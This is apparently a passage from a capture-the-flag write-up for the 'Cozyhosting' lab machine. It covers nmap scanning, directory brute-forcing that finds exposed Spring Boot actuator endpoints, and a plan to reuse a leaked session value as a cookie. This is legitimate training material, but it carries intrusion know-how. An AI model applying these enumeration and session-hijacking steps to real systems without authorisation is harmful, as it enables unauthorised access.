
Cozyhosting

IP: **10.10.11.230**
Starting with the nmap scan

```c
nmap -sC -sV -o nmap 10.10.11.230
```


```
# Nmap 7.94 scan initiated Wed Sep 13 13:01:41 2023 as: nmap -sC -sV
-o nmap 10.10.11.230
Nmap scan report for 10.10.11.230
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Sep 13 13:01:57 2023 -- 1 IP address (1 host up)
scanned in 16.54 seconds
```

so we here have 2 ports open. Let's see what do we have on the port 80




as we can see we can't see the webpage let's add it into the `/etc/hosts/` file

```c
sudo nano /etc/hosts
```



Now if we reload the page we can see that we have a website running on port 80




Let's do a quick directory bruteforcing


```c
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://cozyhosting.htb -k -x php,txt,js
```

```
→  cozyhosting gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
 -u http://cozyhosting.htb -k -x php,txt,js
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cozyhosting.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 401) [Size: 97]
/logout               (Status: 204) [Size: 0]
/login                (Status: 200) [Size: 4431]
/error                (Status: 500) [Size: 73]
/index                (Status: 200) [Size: 12706]
```

so we have found some directories let's start with the login page




So it's a simple login page. Moving to the error page



So, Here we have got an interesting errror which says `Whilelabel Error Page`. Doing

some googlefu we find an interesting thing




So this means that we have springboot here. Now let's bruteforce the directory with the springboot wordlist


```
ffuf -u http://cozyhosting.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt
```

```
→ cozyhosting ffuf -u http://cozyhosting.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt

       v2.1.0-dev
_____________________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
_____________________________________________________________

actuator                [Status: 200, Size: 634, Words: 1, Lines: 1, Duration: 224ms]
actuator/env            [Status: 200, Size: 4957, Words: 120, Lines: 1, Duration: 252ms]
actuator/env/home       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 253ms]
actuator/env/lang       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 199ms]
actuator/env/path       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 197ms]
actuator/health         [Status: 200, Size: 15, Words: 1, Lines: 1, Duration: 200ms]
actuator/mappings       [Status: 200, Size: 9938, Words: 108, Lines: 1, Duration: 205ms]
actuator/sessions       [Status: 200, Size: 98, Words: 1, Lines: 1, Duration: 204ms]
actuator/beans          [Status: 200, Size: 127224, Words: 542, Lines: 1, Duration: 232ms]
:: Progress: [112/112] :: Job [1/1] :: 77 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```


We have found this actuator directory. Let's go through this one by one.




So, in `/actutor/sessions` we located something like a username with a random string. Maybe we can try them as cookies and get access to this account. And if it doesn't work, then we can also try to bruteforce with this 'username'.



